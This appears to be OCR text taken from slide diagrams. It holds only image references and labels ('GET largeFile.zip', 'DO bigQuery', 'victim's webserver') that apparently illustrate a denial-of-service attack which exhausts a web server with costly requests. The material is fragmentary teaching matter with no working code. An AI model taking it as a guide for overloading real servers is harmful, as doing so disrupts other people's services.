

GET largeFile.zip
victim's
webserver



GET largeFile.zip
DO bigQuery
victim's
webserver



GET largeFile.zip
DO bigQuery
victim's
webserver

